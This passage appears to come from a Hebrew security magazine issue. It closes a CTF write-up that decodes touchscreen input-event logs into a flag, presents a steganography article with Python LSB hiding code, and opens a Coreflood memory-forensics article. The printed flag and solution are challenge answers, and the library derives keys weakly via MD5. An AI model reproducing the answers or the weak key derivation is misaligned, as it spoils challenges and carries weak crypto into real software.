How many bytes is a long? Well, it's platform-dependent. On a 32-bit platform, you get 32 bits (4 bytes). On a 64-bit platform you get 64 bits (8 bytes). This means that the event is 16 bytes on a 32-bit machine and 24 bytes on a 64-bit machine. Software will need to accommodate.

אז ככל הנראה ששת עשרה הבתים הראשונים מייצגים זמן (ולא רק 4 או 8 כפי שחשבתי בהתחלה). ושאר הבתים את סוג הקלט, הקוד שכל event מייצג, והערך. כנראה שזה הורץ על פלטפורמת 64 ביט.

אם כך כל שנותר הוא לכתוב קוד שיפרסר את ה-events כמו שראינו כשהרצנו את אחת הפקודות מקודם ולצייר בעצמנו. השתמשתי ב-input_event_codes.h וכתבתי סקריפט שיפרסר לי. התמקדתי רק בדברים שראיתי שמופיעים בבינארים, זאת אומרת רק במה שרלוונטי:

```
import os
from struct import unpack
from natsort import natsorted

def parse_type(val):
    if val == 0:
        return "EV_SYN"
    if val == 1:
        return "EV_KEY"
    if val == 3:
        return "EV_ABS"
    else:
        return val
def parse_code(val):
    if val == 0x0:
        return "SYN_REPORT"
    if val == 0x35:
        return "ABS_MT_POSITION_X"
    if val == 0x36:
        return "ABS_MT_POSITION_Y"
    if val == 0x30:
        return "ABS_MT_TOUCH_MAJOR"
    if val == 0x31:
        return "ABS_MT_TOUCH_MINOR"
    if val == 0x39:
        return "ABS_MT_TRACKING_ID"
    if val == 0x145:
        return "BTN_TOOL_FINGER"
    if val == 0x14a:
        return "BTN_TOUCH"
    else:
        return val
```

```python
def read_file(path_to_file, count):
    xs = []
    ys = []
    with open(path_to_file, "rb") as f:
        data = f.read()

    for i in range(0, len(data),24):
        first_block = unpack("<q", data[i:i+8])[0]
        second_block = unpack("<q", data[i+8:i+16])[0]
        third_block = unpack("<H", data[i+16:i+18])[0]
        fourth_block = unpack("<H", data[i+18:i+20])[0]
        fifth_block = unpack("<i", data[i+20:i+24])[0]

        third_block = parse_type(third_block)
        fourth_block = parse_code(fourth_block)
        print(f"time is {first_block}.{second_block} type is {third_block} code
is {fourth_block} value is {fifth_block}")


files = next(os.walk('user_data/'))[2]
files = natsorted(files)
count = 1
for count,file in enumerate(files, start=1):
    read_file("user_data/"+file, count)
```

לא בטוח שהפרסור שלי מדוייק, למעשה אני כבר יכול לומר שיש event code שלא מצאתי כלל, אך אני מקווה שאצליח להסתדר למרות זאת. זו דוגמה לפלט שנקבל:

```
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2706
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1534
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2697
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2693
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1530
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2687
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1530
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
```

נשים לב לכמה נקודות חשובות, הראשונה הוא שיש דפוס שחוזר על עצמו של שתי קואורדינטות ואז report. כנראה זה מייצג נקודה שאנחנו צריכים לצייר על המסך.


הנקודה השנייה היא שלפעמים קואורדינטת y מתעדכנת פעמיים בעוד קואורדינטת x מתעדכנת רק פעם אחת (או להפך).

כנראה זה בגלל שקואורדינטת x נשארה אותו דבר, למשל בציור קו אנכי. הדבר השלישי הוא שנראה שהערכים האלה הם בכלל מחוץ לתחומי הרזולוצייה שגילינו שהיא אופטימלית 1080x2178.

בהתחשב בנקודה הראשונה שציינתי ובהתעלמות משתי הנקודות האחרונות, כתבתי את הסקריפט הבא:


```
import os
import matplotlib.pyplot as plt
from struct import unpack
from natsort import natsorted

def parse_type(val):
    if val == 0:
        return "EV_SYN"
    if val == 1:
        return "EV_KEY"
    if val == 3:
        return "EV_ABS"
    else:
        return val
def parse_code(val):
    if val == 0x0:
        return "SYN_REPORT"
    if val == 0x35:
        return "ABS_MT_POSITION_X"
    if val == 0x36:
        return "ABS_MT_POSITION_Y"
    if val == 0x30:
        return "ABS_MT_TOUCH_MAJOR"
    if val == 0x31:
        return "ABS_MT_TOUCH_MINOR"
    if val == 0x39:
        return "ABS_MT_TRACKING_ID"
    if val == 0x145:
        return "BTN_TOOL_FINGER"
    if val == 0x14a:
        return "BTN_TOUCH"
    else:
        return val

def read_file(path_to_file, count):
    xs = []
    ys = []
    with open(path_to_file, "rb") as f:
        data = f.read()

    for i in range(0, len(data),24):
        first_block = unpack("<q", data[i:i+8])[0]
        second_block = unpack("<q", data[i+8:i+16])[0]
        third_block = unpack("<H", data[i+16:i+18])[0]
        fourth_block = unpack("<H", data[i+18:i+20])[0]
        fifth_block = unpack("<i", data[i+20:i+24])[0]
        if(fourth_block == 0x35):
            xs.append(fifth_block)
        if(fourth_block== 0x36):
            ys.append(fifth_block)
        third_block = parse_type(third_block)
        fourth_block = parse_code(fourth_block)
    while(len(xs)> len(ys)):
        xs.pop()
    while(len(ys)> len(xs)):
        ys.pop()
    plt.gca().invert_yaxis() # inverting y axis
    plt.scatter(xs, ys)
    plt.savefig(f"{count}.png")
    plt.clf()

files = next(os.walk('user_data/'))[2]
files = natsorted(files)
for count,file in enumerate(files, start=1):
    read_file("user_data/"+file, count)
```

אחרי הרצה ראשונית הבנתי שכדאי להפוך את ציר ה-y אחרת האותיות יצאו הפוכות ולכן הוספתי זאת לסקריפט למעלה. בכל מקרה יווצרו לנו מלא תמונות בתיקייה הנוכחית, הנה התמונה הראשונה לדוגמה:



נראה שזאת האות הראשונה לדגל, אז אם כל תמונה היא אות, כל שנותר הוא לאיית את הדגל.


יש רק בעיה קטנה, חלק מהתמונות לא ברורות במיוחד, כנראה בגלל שלא בהכרח שמרתי על פרופורציות וגם מחקתי כמה נקודות מדי פעם בגלל אי שיוויון בין גודל הרשימות (שהסברתי מקודם למה הוא קורה ולא דאגתי להתייחס לזה בקוד). למשל:



התמונה הזאת חוזרת על עצמה שוב ושוב, לקח לי זמן (והשלמה של שאר התווים) כדי להבין שמדובר למעשה בקו תחתון, פשוט בגלל הפרופורציה בין ציר ה-x לציר ה-y, הוא כלל לא נראה כך. כדי לטפל בבעיית הפרופורציה נוסיף את השורה הזאת:

```
plt.axis('equal')
```

לפני שמירת הקובץ ונריץ. הפעם הקו התחתון יראה כך:




לא מושלם, אבל הרבה יותר טוב. ננסה לאיית את הדגל עכשיו ואחרי קצת ניסוי וטעייה נגלה שזה הדגל הנכון:

```
MCL{7R4CK1Ng_y0uR_3V3ry_m0V3}
```

סיכום

אז זהו, פתרנו את כלל האתגרים:



נרצה להודות לצוות של Matrix על אתגרים נהדרים, מאתגרים ויצירתיים מאוד. האתגר כלל חידות מקשת רחבה של תחומים. אהבנו במיוחד את האתגר Mirror שהיה אתגר Pwn מעניין וחדשני. באתגרי mobile למדנו על Android לעומק. בנוסף האתגרים הנוספים דרשו חשיבה מחוץ לקופסא והסבו לנו הנאה רבה.

נתראה בשנה הבאה!

קצת עלינו

- עידן סטרובינסקי - Senior Security Researcher ב-XM Cyber, אוהב מחקר חולשות ולפתור אתגרי Pwn ו-Reversing, בעברי מפתח תוכנה.

- דניאל איסקוב - Android Developer, שחקן CTF-ים ותיק שאוהב במיוחד אתגרי Reversing ו-Mobile.

סטגנוגרפיה, או - על ביטים לא חשובים שחשובים

מאת ליאור פולק (מבוסס על מאמר מהבלוג: blog.liorp.dev)

הקדמה

יש שיאמרו שהצפנה היא המקצוע השני הכי עתיק בעולם; יש בידינו עדויות לשימוש בצפנים עוד מאז המאה ה-20 לפני הספירה, בקברו של חנומותפ השני במצרים.

אפילו מקור המילה עצמה - הצפנה, והפעולה ההפוכה לה - פענוח - מקורם בתנ"ך, בכינויו של לא אחר מאשר יוסף (צפנת-פענח).

דוגמה לצופן ותיק ופשוט הוא צופן אתב"ש. זהו צופן החלפה - צופן בו מוחלפות האותיות הראשונות בסדר האלפבית באותיות האחרונות בו - אל"ף מוחלפת באות ת"ו, בי"ת מוחלפת באות שי"ן, גימ"ל מוחלפת באות רי"ש וכן הלאה. כך, המילה "אבא" הופכת למילה "תשת", ובאנגלית המילה "mom" הופכת למילה "nln".

עם ההתפתחויות הטכנולוגיות במרוצת הדורות, פותחו הצפנות נוספות מסוגים שונים. אחת מהן נחשבת לידועה במיוחד - זוהי מערכת ההצפנה אניגמה (מיוונית: תעלומה, חידה), אשר שומשה בידי הגרמנים הנאצים במלחמת העולם השנייה על מנת להעביר מסרים צבאיים. האניגמה נחשבה כבלתי ניתנת לפיענוח, עד אשר לכדו האנגלים מערכת אניגמה, ולאחר עבודה מתמטית משמעותית ופורצת דרך, הצליחו לפענח את כל סודות התקשורת של הגרמנים במלחמת העולם השנייה. על הצוות שהצליח לפצח את האניגמה נמנה אלן טיורינג, שהיה לאבי מדעי המחשב המודרניים.

[אניגמה, מתוך ויקיפדיה, נחלת הכלל]

קריפטוגרפיה מודרנית 101

האם אי פעם חשבתם כיצד זה אפשרי לרכוש מוצרים בצורה בטוחה באינטרנט? כיצד ניתן לשלוח מייל בצורה מאובטחת מאדם לחברו, בלי שמאזין לקו השידור יוכל לקרוא את תוכנו? או כיצד ניתן לממש הצבעה אלקטרונית חשאית? כל הדברים הללו אפשריים בעולם התקשורת האלקטרונית בימינו בזכות ביסוס על ענף במתמטיקה שנקרא קריפטוגרפיה (מיוונית, קריפטו - הסתר, גרפיה - כתיבה).

הקריפטוגרפיה המודרנית מושתת על שלוש רגליים:

חשאיות (confidentiality):

הרגל הראשונה מבין השלוש עוסקת בהבנת המידע המוצפן עצמו. במסגרת ההצפנה, המסר הגלוי מועבר למצב מוצפן. כדי לקרוא את תוכן המסר, יש צורך בהליך פענוח שנעשה על ידי המקבל ובמסגרתו המסר המוצפן חוזר להיות גלוי, לרוב בעזרת שימוש במידע משותף לשני הצדדים (כגון מפתח הצפנה). לעיתים מפתח ההצפנה זהה למפתח הפענוח ולעיתים שונה. ישנה חשיבות לעובדה כי אין יכולת פענוח למי שאין ברשותו את המפתח (זאת בדומה למפתח כניסה לבית).

בקריפטוגרפיה מודרנית בשני השלבים האמורים משתמשים השולח והמקבל בפרוטוקולים ובאלגוריתמים קריפטוגרפיים להשגת סודיות, כאשר השיטות עצמן אינן סודיות והן ידועות ומוסכמות מראש, ואילו מפתח ההצפנה עצמו סודי; זאת בשל עקרון קרקהופס, שקובע כי "האויב מכיר את המערכת שבשימוש".

אימות (authentication):

סודיות היא תנאי הכרחי אך לא מספיק. יש צורך בנוסף בפרוטוקול אימות זהויות שנועד למנוע התחזות וכן לספק דרך לדעת מיהו מקור המידע. בעולם הדיגיטלי של ימינו, ישנו שימוש נרחב במנגנון הנקרא חתימה דיגיטלית, כאשר השימוש בו דומה לפונקציה אותה ממלאת חתימה על גבי המחאה.

שלמות (integrity):

יש הבדל גדול בין המשפט "אתמול עברתי ליד בית ראש הממשלה" ובין המשפט "אתמול עברתי ליד ראש הממשלה". רוצה לומר, מסר איננו שווה הרבה אם איננו יודעים את כולו. הבטחת השלמות נעשית בדרך כלל על ידי אלגוריתם אימות שתפקידו להבטיח שהמידע אותנטי, כלומר שלא נעשה בו שינוי זדוני כלשהו על ידי צד שלישי. כמובן, יש לטפל גם במקרים בהם המסר הופל בשלמותו על ידי צד שלישי. יתר על כן, האלגוריתם בנוי כך שכל שינוי, אפילו קל מאוד, יתגלה מיד על ידי הצדדים בשיחה.

להרחבה בנושא, אני ממליץ לקרוא את הערך בויקיפדיה על קריפטוגרפיה וקריפטואנליזה.

סטגנוגרפיה

אחרי החימום הקל, אנחנו מגיעים לנושא המרכזי. ישנן עוד שיטות להסתיר מידע שאינן עושות שימוש במפתח הצפנה. זוהי בעצם הסתרת מסרים באופן שאף אחד זולת המקבל לא יוכל לראותם או לדעת על קיומם; זאת בניגוד לקריפטוגרפיה, שבה קיום המידע עצמו אינו מוסתר, אלא רק תוכנו. שיטות אלו נקראות בשם הכללי סטגנוגרפיה (כמובן מיוונית, סטגנו - חבוי, גרפיה - כתיבה).

באופן די צפוי, סטגנוגרפיה הייתה (ועודנה נמצאת) בשימוש נרחב על ידי ארגוני ביון וסוכני חרש בכל העולם.

סטגנוגרפיה היא בעצם הסיבה בגינה כתבתי את המאמר הזה. כחובב הקאתונים, רציתי לפתח הקאתון משלי. יצא שקראתי הרבה על אתגרים טכנולוגיים פוטנציאליים, שגם יהיו מהנים ומלמדים, וסטגנוגרפיה נשמעה לי כמו קונספט ממש מגניב שאפשר לבנות מעליו תרגיל נחמד.

איך בונים תרגיל שכזה? האסוציאציה הראשונה שעלתה לי בראש היא הסרט "מועדון קרב" (Fight Club). יש שמועיה עיקשת שבין כמה מהפריימים שבסרט הבמאי טמן מסרים סודיים בצורת פריימים שמופיעים לרגע ואז חולפים. מחשבה הובילה למחשבה ומכאן הבנתי שאפשר לעשות דברים דומים עם סוגים שונים של מדיה דיגיטלית, כמו קובצי תמונות גרפיות או קובצי שמע. כך, לדוגמה, ניתן להחליף את הביט הנמוך ביותר בכל בית (או מספר ביטים נמוך בכל פיקסל) בקובץ תמונה כלשהו, כך שהם יכילו את המסר הנסתר.

חשוב מאוד לשים לב שהשפעת שינוי זה על מראה התמונה זניחה, מאחר שרוב התקנים לקובצי תמונה (כמו TIFF או JPG) מאפשרים הדרגתיות גבוהה של צבעים (לרוב 8 ביט, כמו ב-JPEG, מה שמאפשר 256 צבעים שונים), הרבה יותר ממה שהעין האנושית מסוגלת לקלוט.

התמונה המקורית:

[המקור: On-the-internet-nobody-knows-you-are-a-dog]

התמונה המוצפנת (באדיבות המחבר):

לעין הבלתי מזוינת, שתי התמונות נראות זהות - אך למעשה, בתמונה השנייה מוצפן המסר:

My secret message

(עם מפתח ההצפנה המפורסם 12345678).

עבורי, לכתוב מימוש בקוד של קונספטים שאני נתקל בהם זו דרך ממש מהנה ליישם את הנושא שאני לומד, ולכן החלטתי לרשום קוד שעושה את התהליך הזה. התחלתי לכתוב ספריה קטנה בפייתון (1.6KB לאחר כיווץ!) שמבצעת הליך סטגנוגרפי פשוט על תמונות.

השוואה בין הבינארי של שתי התמונות. מימין - הקובץ המוצפן, משמאל - הקובץ המקורי:

348226	03	348204	c0
348227	a7	348205	29
348228	1c	348206	c7
348229	17	348207	85
348230	ba	348208	ae
348231	6e	348209	db
348232	6d	348210	1a
348233	20	348211	08
348234	ac	348212	6b
348235	fd	348213	ff
348236	0f	348214	c3
348237	0b	348215	42
348238	f5	348216	3d
348239	04	348217	41
348240	79	348218	5e
348241	01	348219	00
348242	f8	348220	fe
348243	ff	348221	3f
348244	cd	348222	28
348245	8f	348223	90
348246	7c	348224	5d
348247	88	348225	d9
348248	b8	348226	91
348249	f9	348227	61
348250	4e	348228	2c
348251	d6	348229	59
348252	00	348230	00
348253	00	348231	00
348254	00	348232	00
348255	00	348233	00
348256	49	348234	49
348257	45	348235	45
348258	4e	348236	4e
348259	44	348237	44
348260	ae	348238	ae
348261	42	348239	42
348262	60	348240	60
348263	82	348241	82
348264		348242	

הקוד מורכב משתי מחלקות: Encryptor ו-Decryptor:

ה-Encryptor מאותחל עם מפתח ומסר, ולאחר מכן מבצע הצפנה של המסר בתוך תמונה. מבחינה טכנית, המסר מקודד בפורמט של header שמכיל את אורך ההודעה, ולאחר מכן את ההודעה המוצפנת עצמה. הפלט הזה מחולק לביטים ש"נדחפים" במקום ה-LSB של כל פיקסל בתמונה, עד שכל המסר מוטמע בתוך התמונה:

```python
from base64 import urlsafe_b64encode
from hashlib import md5
from typing import Tuple, Iterator

import imageio
from cryptography.fernet import Fernet

from utils import str2bin


class Encryptor:
    """Responsible for steganography of many images and messages using a given key"""
    def __init__(self, password: str):
        _hash = md5(password.encode()).hexdigest()
        cipher_key = urlsafe_b64encode(_hash.encode())
        self.__encryptor = Fernet(cipher_key)

    def __get_data(self, message: str) -> Tuple[Iterator, str]:
        # Preparing the data for writing: length+data
        encrypted_message = self.__encryptor.encrypt(message.encode())
        data_length = format(len(encrypted_message)*8, '032b')
        data = iter(data_length + str2bin(encrypted_message.decode()))
        return data, data_length

    @staticmethod
    def __check_encoding_capacity(height: int, width: int, data_length: int) -> int:
        encoding_capacity = height * width * 3
        if data_length > encoding_capacity:
            raise ValueError("The data size is too big to fit in this image!")
        return encoding_capacity

    @staticmethod
    def __insert_data_to_image(im, data: str):
        new_im = im.copy()
        height, width, _ = new_im.shape
        modified_bits = 0
        try:
            for i in range(height):
                for j in range(width):
                    pixel = new_im[i, j]
                    for k in range(3):
                        # To replace the LSB with b, where b can be either 0 or 1, you can use (n & ~1)
| b.

                        pixel[k] = (pixel[k] & ~1) | int(next(data))
                        modified_bits += 1
        except StopIteration:
            pass
        return new_im, modified_bits

    def encrypt(self, im, message: str, out_path: str = None) -> Tuple[bytes, float]:
        """
        Encrypts `message` inside `image` and writes output to `out_path`.
        Returns the encrypted image, and loss (percentage of how many bits were changed).
        """
        data, data_length = self.__get_data(message)
        height, width, _ = im.shape
        encoding_capacity = self.__check_encoding_capacity(height, width, int(data_length, 2))

        new_im, modified_bits = self.__insert_data_to_image(im, data)

        imageio.imwrite(out_path, new_im)
        loss_percentage = (modified_bits / encoding_capacity) * 100
        return im, loss_percentage
```

ההצפנה עצמה נעשית באמצעות אלגוריתם Fernet, שבתורו מבוסס על AES. הוא גם יודע לחשב את ההפסד - זאת אומרת, כמה אחוז מהביטים שונו על מנת להצפין את המסר בתוך הביטים האחרונים של ההודעה.

ה-Decryptor מאותחל עם מפתח ואז מבצע את פענוח ההודעות בתוך תמונות:

```python
from base64 import urlsafe_b64encode
from hashlib import md5

from cryptography.fernet import Fernet

from utils import bin2str


class Decryptor:
    """Responsible for decrypting steganography of many images using a given key"""
    def __init__(self, password: str):
        _hash = md5(password.encode()).hexdigest()
        cipher_key = urlsafe_b64encode(_hash.encode())
        self.__encryptor = Fernet(cipher_key)

    @staticmethod
    def __extract_data_from_image(im, data_length, header_length=32) -> str:
        data = ""
        height, width, _ = im.shape
        try:
            for i in range(height):
                for j in range(width):
                    pixel = im[i, j]
                    for k in range(3):
                        # Skip the header
                        if header_length:
                            header_length -= 1
                            continue

                        # Get the lsb
                        data += str(pixel[k] & 1)
                        data_length -= 1
                        if data_length == 0:
                            raise StopIteration
        except StopIteration:
            pass
        return bin2str(data)

    @staticmethod
    def __extract_data_length_from_image(im, header_length=32) -> int:
        data_length = ""
        height, width, _ = im.shape
        try:
            for i in range(height):
                for j in range(width):
                    pixel = im[i, j]
                    for k in range(3):
                        # Get the lsb
                        data_length += str(pixel[k] & 1)
                        header_length -= 1
                        if header_length == 0:
                            raise StopIteration
        except StopIteration:
            pass
        return int(data_length, 2)

    def decrypt(self, im) -> str:
        """Decrypts the hidden message in `im`."""
        data_length = self.__extract_data_length_from_image(im)
        data = self.__extract_data_from_image(im, data_length)
        message = self.__encryptor.decrypt(data.encode()).decode()
        return message
```

לבסוף, אחרי כמה מאבקים עם דחיסת JPEG (מי ידע שאלגוריתם דחיסה lossy אומר שהנתונים יכולים להשתנות לאחר החילוץ?), המימוש עבד, תוך שימוש ב-2 תלויות בלבד - cryptography ו-imageio.

כדי להעלות את החבילה השתמשתי בכלי חביב ומוצלח בשם poetry, וכעת הוא זמין ב-pypi - אפשר להריץ:

pip install pysteg

ולהתנסות בספריה בעצמכם!

הינה דוגמא לשימוש:

```
import imageio
from cryptography.fernet import Fernet

from encrypt import Encryptor
from decrypt import Decryptor


def load_image(path: str):
    return imageio.imread(path)


def load_password(password: str) -> Fernet:
    return Fernet(password.encode())


def main():
    in_path = "./dogcyber.png"
    out_path = "./dogscybersteg.png"
    password = "12345678"
    message = "My secret message!"

    im = load_image(in_path)

    encryptor = Encryptor(password)
    encryptor.encrypt(im, message, out_path)

    decryptor = Decryptor(password)
    print(decryptor.decrypt(load_image(out_path)))


if __name__ == '__main__':
    main()
```

קוד המקור זמין כאן:

https://github.com/liorp/pysteg

והמאמר מבוסס על גרסה קצרה שמופיעה בבלוג שלי:

https://blog.liorp.dev/development/steganography-aka-encryption-and-cyber/

סיכום

הצפנה היא קונספט מאוד מעניין, וקצרה היריעה של מאמר זה מלכסות אפילו קמצוץ מתכולת התחום המרתק הזה.

לכל מי שחפץ ללמוד עוד בנושא, אני ממליץ על הקורס המצויין של פרופסור דן בונה מאוניברסיטת סטנפורד, שזמין ברשת בחינם באתר קורסרה:

https://www.coursera.org/learn/crypto

כפי שכתבתי, אני ממליץ לכל מי שקורא על קונספטים מעניינים להתנסות בהם בעצמכם על ידי מימוש שלהם, ומי יודע, אולי אפילו יצא לכם מאמר ב-DigitalWhisper ☺

ביבליוגרפיה

ויקיפדיה:

https://en.wikipedia.org/wiki/Cryptography

מכון ויצמן:

https://stwww1.weizmann.ac.il/communication/?p=468

Coreflood - ניתוח זיכרון ומתודולוגיות הדבקה

מאת דניאל קויפמן

הקדמה

Coreflood היא נוזקה מסוג סוס טרויאני ו-Botnet אשר נוצרה על ידי קבוצה של האקרים מרוסיה ושוחררה ב-2010. ה-FBI כללה ברשימת המערכות המודבקות שלה בערך "17 סוכניות ממשלה מקומיות, בנוסף לתחנת משטרה; שלושה נמלי תעופה; שני קבלני ביטחון; חמישה בנקים או מוסדות פיננסיים; כ-30 אוניברסיטאות או מכללות; 20 בתי חולים; ומאות עסקים נוספים."[1] אנחנו ניעזר ב-Volatility כדי לצלול לעומק. Volatility היא אוסף חינמי של כלים שכתובים בפייתון, עבור חילוץ של שאריות ומזהים דיגיטליים מזיכרון תנודתי (RAM) או מתמונות זיכרון. טכניקות החילוץ מתבצעות באופן נפרד לחלוטין מהמערכת הנחקרת, אך מציעות נראות חסרת תקדים בהקשר למצב ההרצה של המערכת.

למה ניתוח זיכרון? הסיבה לכך שהיא שזיכרון תנודתי הוא בעל חשיבות קריטית בלעזור לנו להבין את המצב של המערכת המודבקת. זה ממש דומה למה שבלשים עושים, רק אם הפושע הוא וירוס. כשזה נוגע למתקפות נוזקה, זיכרון תנודתי לפעמים עשוי להיות המקור היחידי שיש לנו בחקר המתקפה. מגמות אחרונות בתחום מראות לנו שכמות לא מבוטלת של נוזקות שוכנות רק בזיכרון, מה שאומר שניתוח של זיכרון לא-תנודתי לא יתן לנו רמזים על הימצאות של נוזקה מסוימת.

“Malware can hide, but it MUST run” - SANS DFIR

הכנה

תמונת הזיכרון שנעבוד איתה יכולה להימצא כאן.

אני משתמש בסביבת העבודה SIFT, שנוצרה על ידי ידידינו האהובים ב-SANS, שהיא למעשה כמו KALI, אבל עבור התחום של ניתוח זיכרון.

החקירה עצמה

